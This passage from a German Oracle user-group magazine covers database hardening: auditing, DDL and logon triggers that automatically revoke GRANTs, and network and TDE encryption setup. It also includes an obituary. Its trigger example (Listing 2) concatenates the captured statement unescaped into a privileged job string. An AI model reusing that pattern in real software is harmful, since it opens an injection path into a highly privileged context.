Hier sei noch auf mögliche Fehlerquellen hingewiesen, die bei Änderung des Parameters auftreten können, wenn nicht die strikte Abarbeitungs-Reihenfolge aller Schritte eingehalten wird. Diese können in eine besonders „sichere“ Datenbank münden, an der sich offiziell niemand mehr anmelden kann. Die notwendigen Schritte am Beispiel von „SEC_CASE_SENSITIVE_LOGON = TRUE auf FALSE” sind das Ändern des Parameters auf „FALSE“ ohne Restart der Datenbank. Anschließend alle Passwörter mit „orapwd file=<password file>ignorecase=y“ neu erstellen (mindestens zwölf Zeichen). Dann folgt die Neuzuweisung von „sysdba“-/“sysoper“-Privilegien an die entsprechenden User; optional die Löschung der nicht benötigten „SPARE4“-Einträge in der „sys.user$“.

Die Nutzung von Profiles gehört zum nächsten Pflichtpunkt, ebenfalls über mindestens drei Anwendergruppen. Das Default Profile sollte niemandem permanent zugewiesen werden und für kurzfristige Einsätze mit dem Parameter „PASSWORD_LIFE_TIME = 1“ versehen sein.

Es ist wichtig, alle Security-Maßnahmen vor dem operativen Einsatz gut auszutesten. Mit „operativ“ sind Produktion, Development, Integration und Test gemeint. Es empfiehlt sich daher, gegebenenfalls eine eigene Security-Testumgebung aufzusetzen.

Oracle Critical Patch Updates

Die Security-Patches (CPU) sind ein weiterer Punkt, um den man zumindest bei kritischen Datenbanken nicht herumkommt. Generell sollten funktionale und sicherheitsrelevante Patches entsprechend der Verfügbarkeit zeitnah installiert werden. In der Dokumentation zu den CPUs stehen manchmal überraschende Fakten, etwa den undokumentierten Parameter, mit dem man den Oradebug Exploit formal in den Griff bekommen soll. Zudem fand diese Behebung schon sechs Monate zuvor statt.

Weitergehende Informationen zum Thema „Database Security“ lassen sich über den Oracle News Aggregator (ORANA) verfolgen. So hat Oracle tatsächlich seine Lizenzbedingungen geändert und die kostenlose Nutzung der Transportverschlüsselung als Teil der ASO aufgrund des TNS-Poison-Exploits eingeräumt. Alternativ oder ergänzend zu den CPUs ist ein aktives „Virtual Patching“ möglich, das allerdings nur begrenzt mit den Bordmitteln der Datenbank abbildbar ist.

Auditing einschalten

Die Auditierung von Datenbank-Aktivitäten kann bei Sicherheitsbewertungen und für Angriffserkennungen samt Forensik sehr hilfreich sein. Dies erreicht man über Konfigurationsmöglichkeiten der Oracle-Datenbank. Es sollen alle Datenbank-Benutzer außer „sysdba“/„sysoper“ auditiert werden. Aktiviert wird dies unter 11*g* etwa mit „ALTER SYSTEM SET audit_trail=db,extended SCOPE=SPFILE;”.

„db“ bedeutet, dass die Daten in die Tabelle „aud$“ geschrieben werden. Man sollte die Tabelle „sys.aud$“ in einen geeigneten Tablespace verschieben und das Package „DBMS_MGMT“ für den Betrieb beziehungsweise die Pflege des Auditings nutzen. Alternativ können die Auditdaten auch in OS-Files umgeleitet werden.

Die Auditierung der „sysdba“-/„sysoper“-Aktivitäten aktiviert man beispielsweise mit „ALTER SYSTEM SET audit_sys_operations=true SCOPE=spfile;”, was die Variante für OS-Files unter Linux/Unix konfiguriert. Der Pfad für die „AUD“-Files wird über „audit_file_dest“ gesetzt. Unter Windows werden alle bisher behandelten Auditdaten generell in das Eventlog geschrieben. Alternativ kann man unter Linux/Unix auf „syslog“ umleiten.

So einfach die „syslog“-Variante in der Konfiguration ist, sie bedeutet in der Praxis die Gefahr einer „Pseudo Security Maßnahme“. Bedingt durch unangemessen weitreichende Privilegien für viele Standard-Skripte der Datenbank-Administratoren oder anderer Gruppen treten häufig große Mengen an „sys“-, „sysdba“- und „sysoper“-Auditdaten auf, die meist nicht vollständig und auch nicht gefiltert an ein SIEM gelangen, sondern einfach irgendwann gelöscht werden. Oft zu früh, was natürlich nicht im Sinne einer Sicherheitsbestandsaufnahme und Angriffserkennung ist.

Wenn man das Standard Auditing in der Datenbank einschaltet und ein minimales Audit-Statement-Rule-Set für den eigentlichen Datenbank-Betrieb aktiviert, kann man die Datenmengen für diesen Anteil der Auditdaten meist gut kontrollieren. Über FGA sind zielgerichtete Auditstatements feingranulär für Objekte von Anwendungen anlegbar und meist ebenfalls gut hinsichtlich Quantität der erzeugten Auditdaten kontrollierbar.

Bleiben noch die „sysdba“-/„sysoper2-Accounts übrig. Zwei Maßnahmen können helfen, die Datenvolumina zu reduzieren. Die Datenbank-Administratoren sollten nur „sysdba“/„sysoper“ verwenden, wenn dies wirklich notwendig ist. Übrigens kann der Oracle-JDBC-Treiber den Shutdown/Startup der Oracle-Datenbank in einem Java-Programm abbilden. Damit ist die Schaffung neuer operativer Rollen möglich, die teilweise auf „sysdba“/„sysoper“-Privilegien verzichten können.

Die zweite Maßnahme sind vorgeschaltete Filter vor der Versendung an das SIEM. Filter vor „syslog“, „AUD“-File oder Eventlog-Konfiguration zu schalten, ist offenbar nicht möglich. Dass man dennoch all diese Auditdaten gefiltert mit einer PL/SQL-Anwendung an ein SIEM versenden kann, wurde in einem Projekt des Autors für Oracle 9 bis 12 unter Linux/Unix nachgewiesen. Nachfolgend die Eckpunkte des Projekts Transportmechanismus für Oracle Auditdaten. JVM oder PL/SQL-TCP-Sockets senden diese Daten gefiltert über frei konfigurierbare

Messageviews aufbereitet via „syslog-ng“ direkt aus der Datenbank im Push-Verfahren an ein SIEM:

- AUDIT_TRAIL
- ERROR_TRIGGER (System Database Trigger)
- DDL_TRIGGER (System Database Trigger)
- LOGON_TRIGGER (System Database Trigger)
- AUD_FILES
- LISTENER.LOG
- ++

Die Kernfilter-Features sind frei konfigurierbare Begrenzungen von „SQLTEXT“-Einträgen (CLOB) und deren Erkennung etwa als Standard-Skript sowie konfigurierbare Aggregationen bei beispielsweise 1.945.349 identischen Error-Trigger-Einträgen einer Anwendung in wenigen Tagen, die bestimmte Exceptions einfach nicht behandelt.

Optional sind die Messages nach dem „Event/Actor“-Prinzip aufspaltbar. Steuer-Parameter des Transportmechanismus lassen sich über einen abgesicherten „sys_context“-Mechanismus ändern. Die Anwendung liegt in einem nicht direkt konnektierbaren Security-Schema und ist über operativ sinnvolle Hearbeats und diverse Prüfsummen abgesichert und wird zukünftig mit einem eigenen Obfuscator geschützt. Die Lauffähigkeit im RAC mit logischer Partitionierung nach „INST_ID“ ist sichergestellt und durch adaptive Job-Konfigurationen sind weitreichende Möglichkeiten zur Lastverteilung oder auch Last-Fokussierung im Kontext Auditdaten-Transport gegeben.

Unabhängig von den vorgeschalteten Filtermöglichkeiten in der Transport-Anwendung bietet der im Projekt verwendete „syslog-ng“ von Haus aus umfassende Filtermöglichkeiten und ist zudem transaktionssicher im Gegensatz zum Standard „syslog“. Das Produkt zeichnet die Zertifizierung hinsichtlich diverser Security Standards aus, das zusätzlich in einer Open-Source Version erhältlich ist.

Advanced Auditing mit System Database Trigger und sys_events

Der Einsatz von System-Database-Trigger und den damit verknüpften „sys events“ bringt sicherheitsrelevante Information sehr einfach in Erfahrung. Wer möchte, kann sogar eine aktive Verteidigung mit Oracle-Bordmitteln realisieren. Es gibt folgende System-Database-Trigger:

- After Login
- Before Logoff
- After Error
- After DDL

Zusätzlich gibt es folgende Schema-Level-Trigger:

- Before/After Drop
- Before/After Alter
- Before/After Drop
- Before/After Revoke
- Before/After Truncate

Die drei wichtigsten Events auf Datenbank-Ebene sind:

- After DDL
- After Error
- After Logon

Jeder dieser Events liefert passende Informationen übrigens für alle Accounts einschließlich „SYS“. Dazu ein Beispiel des DDL-Triggers, innerhalb dessen man exklusiv auf folgende Daten direkt zugreifen kann:

- ora_sysevent
- obj_owner
- obj_type
- obj_name

Direkt kann über „sys_context (‘USERENV’, …)“ auf weitere Daten wie „SID“, „SESSION_USER“, „OS_USER“, „TERMINAL“, „ISDBA“ etc. zugegriffen werden. Indirekt lassen sich über die üblichen SQLs auf „gv_$session“ und „gv_$process“ weitere Details in Erfahrung bringen. Es ist erstaunlich, welche Fülle an Informationen zum jeweiligen Eventzeitpunkt, mehr oder minder aus dem Speicher, kostengünstig abrufbar sind.

Nun kommt die Frage des Umgangs mit all diesen Informationen. Üblicherweise werden diese Informationen in eine entsprechende Tabelle geschrieben, dies meist direkt im Trigger-Code und nicht in einer entsprechenden Prozedur. Der Grund dafür ist banal, aber einleuchtend. Jede direkte Abhängigkeit eines System-Database-Triggers von anderen Objekten kann ohne entsprechende Absicherung zu schwerwiegenden Fehlern im Betriebsablauf der Datenbank führen.

Alle nichtabgefangenen Exceptions diverser Kauf-Applikationen in einem Error-Trigger direkt abzuspeichern, kann allerdings Kosten nicht nur durch den Trigger verursachen. Nachgeschaltet betrifft dies die vollständige Versendung dieser Auditdaten an ein SIEM und die anschließende Löschung in der jeweiligen Datenbanktabelle.

Activity Monitoring mit Bordmitteln

Es gibt allerdings eine Alternative, diese Kosten für den Trigger deutlich zu reduzieren. Sowohl für das Schreiben der Auditdaten als auch für weitergehende aktive Maßnahmen kann mit den Mitteln der asynchronen Verarbeitung über Datenbank-Jobs ein Ausbruch aus dem Trigger erfolgen, bevor es teuer wird. Damit dies in den Oracle Versionen 9 bis 12 einheitlich möglich ist, kommt im Beispiel ein anschaulicher „Schläfer-Job“, basierend auf dem Package „DBMS_JOB“ zum Einsatz *(siehe Listing 1)*.

Nehmen wir an, die kritische Datenbank „Creditcard“ soll im Normalbetrieb keinerlei Privilegien-Veränderungen über den Befehl „GRANT“ praktisch nutzbar zulassen. Für diese Sicherheitsmaßnahme wird ein Aufruf der folgenden Form in den DDL-Triggercode eingesetzt *(siehe Listing 2)*.

Die Prozedur „oramon.activity“ erhält das gesamte DDL-Statement des GRANT-Befehls als Parameter und setzt das Neutralisierungsstatement in Form eines „REVOKE …“ ab. Dies erfolgt über die beiden „Replace“-Aufrufe „GRANT/REVOKE“ und „TO/FROM“. Der Start des Jobs wird im Beispiel auf sofort („SYSDATE“) geändert. Während der Tests mit einer betagten VM auf einem noch betagterem Notebook hatte der Schema-User Scott etwa zwei Sekunden lang DBA-Privilegien, bevor ihm diese per automatisiertem REVOKE ohne Diskussionen entzogen wurden.

Mit dieser Technik lässt sich ein Activity Monitoring − zumindest auf Basis der verfügbaren Oracle-Datenbank-Events − mit Bordmitteln sehr einfach realisieren. Die Speicherung der Daten kann somit direkt asynchron aus dem Trigger heraus oder indirekt nachgeschaltet über die Proze-

dur erfolgen, welche die Behandlung des Events durchführt. Wer etwas Aufwand in die asynchrone Auswertung von Trigger Events steckt, kann beispielsweise Privilegien-Eskalationen und deren Nutzung erkennen.

Bei einem Logon Trigger sind vielfältige Behandlungen von Privilegien-Korrekturen bis hin zu „Kill Session" möglich. Ein anderes Beispiel sind dynamische Audit- und Noaudit-Statements, die wenig spektakulär klingen, dafür jedoch einen enormen Sicherheitsgewinn erzielen können. In einer produktiven Implementierung eines Abwehrschilds etwa gegen unerlaubte Privilegien-Änderungen, sollte generell positiv wie negativ mittels „sys.dbms_system.ksdwrt(3,'ORA-20100: DATABASE TRIGGER...);" in „Alert.log" protokolliert werden.

Wer direkt im Trigger Daten wegschreibt, sollte „Sequences" ohne Cache sowie das Pragma „PRAGMA AUTONOMOUS_TRANSACTION;" samt „commit" verwenden. Etwaige Tabellen, in die geschrieben wird, soll-

```
BEGIN
  DBMS_JOB.ISUBMIT(
    JOB => 1111,
    NEXT_DATE => SYSDATE +365,
        INTERVAL => 'SYSDATE+365',
        WHAT =>' begin null; end;'
       );
END;
/
```

Listing 1

```
…
IF ora_sysevent = 'GRANT' then
   v_grant_stmt := dbms_lob.substr(v_stmt, dbms_lob.getlength(v_
stmt),1);
   sys.DBMS_JOB.CHANGE(1111, 'begin oramon.activity('''||v_grant_stmt
||''');
                          end;', sysdate, 'sysdate+365');
   sys.dbms_system.ksdwrt(3,'DAM : After Job Change:'||systimestamp);
   commit;
END IF;
  …
```

Listing 2

ten mit „ROWDEPENCIES“ angelegt sein und die DML mit “OMMIT WRITE BATCH NOWAIT;“ abgeschlossen werden.

Anwendungen, die auf den Datenbestand zugreifen

Zurück zu den Anwendungen und deren Ermittlung mithilfe des Logon-Trigger. Entscheidend ist hier nicht der Programmname (Module), sondern der „Module_Hash“, der sich bekanntlich über „gv$_session“ ermitteln lässt. Die Umbenennung einer Anwendung ist schnell gemacht, die Änderung des „Module_Hash“ hingegen ist nicht für jedermann einfach mal schnell machbar. Falls bei kritischen Datenbanken lediglich bekannte „Module_Hashes“ unabhängig vom Namen zugelassen sind, kann man mit dem oben beschrieben aktiven Ansatz diese Session notfalls per „Kill Session“ beenden.

In der Realität wird eher selten mit einem automatisierten „Kill Session“ oder automatisierten „REVOKE“-Statements gearbeitet. Die Hauptarbeit liegt in dem berühmten Graubereich zwischen Nichtstun und beispielsweise der Kandidaten-Ermittlung für ein explizites „REVOKE“ („Select any table …“, „execute any procedure“ etc.).

Java in der Datenbank

Abschließend noch ein Plädoyer für den Einsatz von Java in der Datenbank (Enterprise Edition). Statt deren Deinstallation, die von einigen Database-Security-Experten empfohlen wird, plädiert der Autor gerade in der Nach-Snowden-Ära für deren Nutzung. *Listing 3* zeigt die Minimal-Absicherung sowie die Nutzung von feingranularen ACLs.

```
REVOKE EXECUTE ON DBMS_JAVA FROM PUBLIC;
REVOKE EXECUTE ON DBMS_JAVA_TEST FROM PUBLIC;
```

Listing 3

Mit der eingebauten JVM, die man ab Version 11*g* aktualisieren kann, ist der Einsatz von geprüftem Java-Code generell und speziell für Kryptografie möglich. Über die Nutzung von TCP-Sockets aus der Datenbank heraus können nicht nur Auditdaten transportiert werden. Mit JDBC-Treibern ist eine Verteilung kritischer Daten auf Datenbanken unterschiedlicher Hersteller möglich. Angriffe werden damit deutlich erschwert.

Fazit

Neben der Verwaltung von Sicherheitslücken über Tausende von Datenbanken lässt sich für kritische Datenbanken allein mit den Bordmitteln der Oracle-Datenbank eine deutlich erhöhte Datensicherheit erreichen. Dort, wo die überwiegende Anzahl der Angriffe stattfindet – in den Daten von Anwendungen –, kann mit überschaubarem Aufwand ein Sicherheitsgewinn implementiert werden.

Karsten Aalderks
ka@db-consult-aalderks.de

Die DOAG trauert um

Johannes F. Wohlfarth

*** 12. Mai 1958 † 5. Juni 2014**

Johannes F. Wohlfarth war bis vor wenigen Jahren Mitarbeiter im Marketing bei Oracle und ein wichtiges Verbindungsglied für die Oracle-Partner und die DOAG. Er war ein Fels in der Brandung, man konnte sich auf ihn verlassen. Er verstand es, die Interessen der Endanwender, der DOAG und Oracle unter einen Hut zu bringen. Mit seiner offenen ehrlichen Art war er ein gern gesehener Gesprächspartner.

Johannes F. Wohlfarth ist am 5. Juni 2014 bei einem Verkehrsunfall tödlich verunglückt. Die DOAG und die gesamte Oracle-Community haben mit ihm einen wertvollen Menschen verloren, den sie als Person sehr geschätzt haben.

Verschlüsseln, auf jeden Fall **verschlüsseln!**

Heinz-Wilhelm Fabry, ORACLE Deutschland B.V. & Co. KG

Verschlüsseln von Datenübertragung und von Daten auf Speichermedien ist trotz aller gegenwärtigen Diskussionen um die grundsätzliche Sicherheit von IT-Systemen nach wie vor eines der grundlegenden Mittel zum Implementieren sicherer Systeme. Der Artikel beschreibt, wie beides – verschlüsselte Übertragung und verschlüsselte Speicherung – mit den Möglichkeiten der Oracle-Datenbank umgesetzt werden kann.

Die Ausfuhr von Verschlüsselungstechnologien in andere Staaten ist in vielen Ländern der Welt genehmigungspflichtig, so auch in der Bundesrepublik und in den USA. Bruce Schneier hat in diesem Zusammenhang in seinem Standardwerk zur Verschlüsselung „Applied Cryptography" bereits im Jahr 1996 darauf aufmerksam gemacht, dass in den USA diese Ausfuhr seiner Meinung nach nur genehmigt wird, wenn die Verschlüsselung von deren Geheimdiensten umgangen werden kann. Simon Singh bestätigt diese Aussage in seinem Buch „The Code Book" (1999) mit dem konkreten Hinweis auf Data Encryption Standard (DES). Es wird sich also auch bei dem Nachfolger von DES, dem Advanced Encryption Standard (AES), und anderen kommerziell verfügbaren Verschlüsselungsalgorithmen nicht anders verhalten.

Aber nur weil für Geheimdienste – das gilt sicherlich nicht allein für die USA – verschlüsselte Daten kein unüberwindbares Hindernis darstellen, bedeutet das nicht, dass Verschlüsselung überflüssig ist. Ganz im Gegenteil. Verschlüsselung bietet einen hohen Schutz vor:

- Script-Kiddies, also Jugendlichen, die aus unterschiedlichsten Motiven und häufig ohne nennenswertes Know-how mit im Internet zu findenden grafischen Werkzeugen IT-Systeme angreifen
- Hobby-Hackern, deren Ziel nicht der Missbrauch von Informationen aus gehackten Systemen ist, sondern die das Hacken als eine Art sportlicher Freizeitbeschäftigung betreiben
- Insidern, die aus Neugier oder um sich Vorteile zu verschaffen, unberechtigt Daten lesen oder manipulieren
- Kleinkriminellen, die auf welchen Wegen auch immer versuchen, in Systeme einzudringen, um an Informationen zu gelangen, die sie zu ihrem Vorteil nutzen können
- Dem organisierten Verbrechen

In Kombination mit weiteren Sicherheitsmaßnahmen organisatorischer und tech-

nischer Art ist der Einsatz von Verschlüsselungstechnologien deshalb nach wie vor eine entscheidende Voraussetzung zum Aufbau sicherer IT-Systeme. Die Oracle-Datenbank stellt Verschlüsselungsmöglichkeiten in unterschiedlicher Form zur Verfügung: Zum einen ist es möglich, die Übertragung von Daten im Netzwerk nativ oder über Secure Sockets Layer (SSL) zu verschlüsseln. Zum anderen stehen prozedurale und deklarative Möglichkeiten zur Verfügung, um gespeicherte Daten zu verschlüsseln.

Daten im Netzwerk verschlüsseln

Mit der Freigabe von Oracle Database 12*c* R1 im Juni 2013 wurde die Verschlüsselung des Netzwerkverkehrs über SSL sowie nativ über SQL*Net, die bis dahin beide Bestandteil der Advanced Security Option (ASO) waren, als Feature der Datenbank verfügbar – und zwar sowohl für die Enterprise Edition als auch für die Standard Edition. Das gilt auch für vorangegangene Releases, zum Beispiel für Oracle Database 11*g*, sofern diese das technisch unterstützen. Dokumentiert ist die Änderung der Lizenzbedingungen in den Handbüchern zur Lizenzierung *(siehe „http://docs.oracle.com/cd/E16655_01/license.121/e17614/options.htm#DBLIC143“)*.

Entscheidet man sich für die native Möglichkeit, kann man die Verschlüsselung im einfachsten Fall über einen oder zwei Einträge in der Datei „SQLNET.ORA“ steuern. Die zu verwendenden Parameter heißen „SQLNET.ENCRYPTION_SERVER“ und „SQLNET.ENCRYPTION_CLIENT“. Der letztgenannte wird verwendet, wenn eine Datenbank in verteilten Umgebungen auch Client ist. Man setzt „SQLNET.ENCRYPTION_SERVER = REQUIRED“ und anschließend ist jeder Versuch, eine Verbindung zur Datenbank aufzubauen, nur noch dann erfolgreich, wenn diese Verbindung verschlüsselt ist. Neben „REQUIRED“ stehen für Server und Client weitere Einstellungen zur Verfügung:

- *REJECTED*
  Verschlüsselung wird grundsätzlich abgelehnt
- *ACCEPTED (Default)*
  Verschlüsselung wird akzeptiert, wenn der Kommunikationspartner das so möchte
- *REQUESTED*
  Verschlüsselung wird gewünscht, aber nicht verlangt

Steht der Parameter beispielsweise auf „REQUESTED“, können die Einstellungen für die darauf zugreifenden Clients nach Wunsch unterschiedlich gesetzt sein. Während einzelne Clients über ihre „SQL*NET.ORA“-Dateien eine Verschlüsselung erzwingen („REQUIRED“), könnten andere, sofern das Sinn ergibt, darauf verzichten („REJECTED“). *Abbildung 1* zeigt die möglichen Parameter-Kombinationen und ihre Auswirkungen auf die Verschlüsselung.

Neben der Festlegung, ob verschlüsselt wird oder nicht, sind zusätzliche Einstellungen möglich. So kann der Algorithmus bestimmt werden, mit dem verschlüsselt wird (Parameter „sqlnet.encryption_types_server/_CLIENT“), sowie ob und welche Prüfsummenverfahren zu nutzen sind (Parameter „SQLNET.CRYPTO_CHECKSUM_xxx“). Ist der Verschlüsselungsalgorithmus nicht ausdrücklich festgelegt, vereinbaren Client und Server bei der ersten Kontaktaufnahme („handshake“) den Algorithmus zufällig aus der Reihe der gemeinsam zur Verfügung stehenden Algorithmen. Ist das Prüfsummenverfahren nicht aktiviert, findet keine Überprüfung statt. Wird es aktiviert, aber kein Verfahren benannt, vereinbaren Client und Server, wie bei der Verschlüsselung, während der Kontaktaufnahme ein Verfahren.

Die meisten Kunden, die die Netzwerk-Verschlüsselung einsetzen, verwenden wegen der einfachen Implementierung die gerade beschriebene native Variante. Aber es geht auch über SSL. Allerdings wird dem Datenbank-Administrator, der keine Erfahrungen mit dem Einsatz von SSL hat, hier das Prozedere deutlich aufwändiger erscheinen. Wenn man außerdem bedenkt, dass die Verschlüsselung über SSL eventuell mit zusätzlichen Kosten für Zertifikate verbunden ist, der Verbindungsaufbau geringfügig langsamer ist und dass je nach Architektur auch die Benutzer-Accounts noch anzupassen sind, wird klar, wer SSL überwiegend benutzt: Es sind Unternehmen, die in anderen Bereichen ebenfalls SSL standardmäßig einsetzen und die sich auf die noch etwas höhere Sicherheit verlassen, die SSL ihnen bietet. Das Implementieren von SSL erfolgt in folgenden Schritten:

- Zertifikate für Client und Server auf der Server- und der Client-Seite bereitstellen
- Auto-open-Wallet anlegen und Zertifikate importieren
- „SQLNET.ORA” anpassen (Parameter „WALLET_LOCATION” und „SSL_CLIENT_AUTHENTICATION”)
- „LISTENER.ORA“ (Server) und „TNSNAMES.ORA“ (Client) anpassen

Eine detaillierte Beschreibung der Vorgehensweise liefert der Oracle-Support in „Step by Step Guide To Configure SSL Au-




Abbildung 1: Einstellungen von SQLNET.ENCRYPTION_SERVER/_CLIENT, (– = unverschlüsselt, + = verschlüsselt)

```
CREATE OR REPLACE FUNCTION crypt (eingabe IN VARCHAR2)
RETURN RAW
IS
  v_rohdaten         RAW(200);      -- verschlüsselter Wert
  v_schluessel           RAW(32);       -- 256-bit Schlüssel
  v_verschluesselung PLS_INTEGER := -- Algorithmus
     DBMS_CRYPTO.ENCRYPT_AES256 +
     DBMS_CRYPTO.CHAIN_CBC +
     DBMS_CRYPTO.PAD_ZERO;
BEGIN
  SELECT schluessel INTO v_schluessel
  FROM schluesseltabelle
  WHERE sysdate BETWEEN startdatum AND nvl(enddatum, sysdate);
   -- Der zum Zeitpunkt gültige Schlüssel wird aus der
   -- (zuvor angelegten) Tabelle mit den Schlüsseln
   -- in die dafür vorgesehene Variable eingestellt.
  v_rohdaten   := DBMS_CRYPTO.ENCRYPT(
       src => UTL_I18N.STRING_TO_RAW (eingabe, 'AL32UTF8'),
       typ => v_verschluesselung,
       key => v_schluessel);
   -- Der Wert, der der Funktion mit dem Zeichensatz UTL_I18N -- übergeben, wird mit
dem angegebenen Algorithmus verschlüsselt, nach AL32UTF8 konvertiert und in die
   -- Variable v_rohdaten eingestellt.
RETURN v_rohdaten;
   -- v_rohdaten ist der Return Wert der Funktion.
END;
```

Listing 1

thentication“ (Doc-ID 736510.1). Für Anwendungen ist jede Form der Netzwerk-Verschlüsselung transparent, sie müssen also nicht angepasst werden.

Gespeicherte Daten prozedural verschlüsseln

Schon seit vielen Versionen der Datenbank gibt es die Möglichkeit, ohne zusätzliche Kosten Daten über Packages prozedural zu verschlüsseln. Die Packages sind in jeder Edition der Datenbank verfügbar und müssen von Anwendungen oder Triggern aufgerufen werden. Die Verwaltung der Schlüssel, die gemeinhin als kritischster Teil jeder Verschlüsselungsstrategie gilt, muss selbst organisiert werden.

Zwei Packages sind zu nennen: Zunächst „DBMS_OBFUSCATION_TOOLKIT“, das nur noch aus Gründen der Kompatibilität im Lieferumfang der Datenbanken enthalten ist und nicht mehr verwendet werden sollte. Das aktuell für die prozedurale Verschlüsselung verfügbare Package heißt „DBMS_CRYPTO“. Um einen Eindruck von der Arbeit mit diesem Package zu erhalten, zeigt *Listing 1* als Beispiel eine Funktion, die zum Verschlüsseln von Daten verwendet werden könnte. Zur Erläuterung sind Kommentare eingefügt.

Gespeicherte Daten deklarativ verschlüsseln

Seit der Datenbank-Version 10 bietet Oracle im Rahmen von ASO eine deklarative Methode an, um Daten zu verschlüsseln. Das Feature der Option ist „Transparent Data Encryption“ (TDE). Damit fallen zwar zusätzliche Lizenzgebühren an, aber der Erwerb einer Lizenz für ASO erlaubt unter anderem neben der Verschlüsselung von Benutzerdaten auch die Verschlüsselung von Backups mit RMAN und Exports mit Data Pump.

In Version 10 funktionierte TDE zunächst nur mit Tabellen-Spalten. Dabei gab und gibt es immer noch erhebliche Einschränkungen: So lassen sich bestimmte Datentypen und Fremdschlüsselspalten nicht verschlüsseln. Auch können keine Indizes auf verschlüsselte Spalten gelegt werden.

Schon in der Version 11 der Datenbank wurde TDE für das Verschlüsseln ganzer Tablespaces verfügbar. Diese Variante unterliegt keinerlei Einschränkungen. Weil das Ver- und Entschlüsseln hier im Rahmen der Ein-/Ausgabeoperation erfolgt, ist es auch noch performanter als die Spaltenverschlüsselung – und das nicht erst seit dem möglichen Rückgriff auf die Verschlüsselungstechnologien neuerer CPUs. Die Verschlüsselung von Tablespaces ist also in der Regel die empfohlene Variante. Ausnahmen von dieser Empfehlung betreffen allenfalls Datenbanken, in denen weniger als 5 Prozent der gespeicherten Daten verschlüsselt und auf die die ange-

```
ENCRYPTION_WALLET_LOCATION =
   (SOURCE = (METHOD = FILE)
      (METHOD_DATA = (DIRECTORY = /etc/wallets/orcl)))
```

Listing 2

```
ADMINISTER KEY MANAGEMENT
CREATE KEYSTORE  '/etc/wallet/orcl' IDENTIFIED BY einpasswort

Legt den „keystore“ ebenfalls mit dem Namen „ewallet.p12“ an

ADMINISTER KEY MANAGEMENT
SET KEYSTORE OPEN IDENTIFIED BY einpasswort

Öffnet den „keystore“

ADMINISTER KEY MANAGEMENT
SET KEY IDENTIFIED BY einpasswort WITH BACKUP

Erzeugt den Master Key
```

Listing 3

deuteten Einschränkungen nicht oder nie (wer kann das schon wissen?) zutreffen werden.

Das Verwalten und Erzeugen der Schlüssel im Rahmen von TDE erfolgt immer komplett durch die Datenbank. Dabei wird nicht zwischen der Spalten- und der Tablespace-Verschlüsselung unterschieden. Das Verfahren ist zweistufig: Jede Tabelle und jedes Tablespace verfügt über einen eigenen Schlüssel, mit dem die dazugehörigen Daten ver- und entschlüsselt werden. Dieser Schlüssel wird bei der Spalten-Verschlüsselung im Data Dictionary und bei der Tablespace-Verschlüsselung in den Headern der Datendateien gespeichert. Die zweite Stufe ist der sogenannte „Master Key“, der in der Literatur auch als „key-encryption key“ bezeichnet wird. Es handelt sich dabei um einen Schlüssel, der ausschließlich dazu dient, die Schlüssel der Tabellen und Tablespaces zu ver- und zu entschlüsseln. Auch dieser Schlüssel wird durch die Datenbank automatisch ohne irgendeine Möglichkeit der Einflussnahme durch den Anwender erzeugt.

Der Master Key ist immer außerhalb der Datenbank gespeichert. Dazu dient normalerweise eine kleine verschlüsselte Datei, die in Oracle Database 10*g* und 11*g* als „wallet“ und in Oracle Database 12*c* als „keystore“ bezeichnet wird. Alternativ kann der Master Key aber auch in einer speziellen Hardware, einem sogenannten „Hardware Security Modul“ (HSM), gespeichert sein. In der Datei „sqlnet.ora“ ist festgelegt, welche Variante für den Key genutzt wird.

Das Beispiel in *Listing 2* zeigt, wie der Master Key in einem „wallet/keystore“ angelegt und verwaltet wird und in welchem Verzeichnis dieses „wallet/keystore“ gespeichert ist. Obwohl es für unterschiedliche Betriebssysteme unterschiedliche Default-Einstellungen für die Speicherung des „wallet/keystore“ gibt, ist es empfehlenswert, den Ort der Speicherung explizit zu benennen.

Der Eintrag hat zunächst keinerlei Konsequenzen. Er ist auch identisch für Datenbanken der Versionen 10, 11 und 12. Zwar ist die weitere Vorgehensweise dann sehr ähnlich, allerdings wird in der Version 12 eine ganz unterschiedliche Syntax verwendet. In den Versionen 10 und 11 ist das Privileg „ALTER SYSTEM“ erforderlich. Dann führt der Befehl „ALTER SYSTEM SET ENCRYPTION KEY IDENTIFIED BY „einpasswort““ dazu, dass das Datenbank-System in dem in „sqlnet.ora“ angegebenen Verzeichnis eine verschlüsselte Datei mit dem Namen „ewallet.p12“ anlegt und dort den Master Key speichert. Dieser Master Key ist nicht identisch mit dem Passwort „einpasswort“.

Wird das Passwort ohne Anführungszeichen eingegeben, muss es später in Großbuchstaben eingegeben werden. Eine Änderung des Master Key ist über den gleichen „ALTER SYSTEM“-Befehl möglich. Bei der Änderung des Master Key werden lediglich die Tabellen- beziehungsweise Tablespace-Schlüssel neu verschlüsselt, was natürlich wenig zeitaufwändig ist. Der neue Master Key wird dann ebenfalls in der Datei „ewallet.p12“ gespeichert. Die alten Master Keys werden dabei nicht gelöscht, da man sie eventuell noch benötigt.

In der Version 12 ist entweder das Privileg „ADMINISTER KEY MANAGEMENT“ oder die Rolle „SYSKM“ erforderlich. Dann sind für diese Aktionen (Anlegen des „keystore“ und Erzeugen des Master Key) drei Befehle nötig *(siehe Listing 3)*.

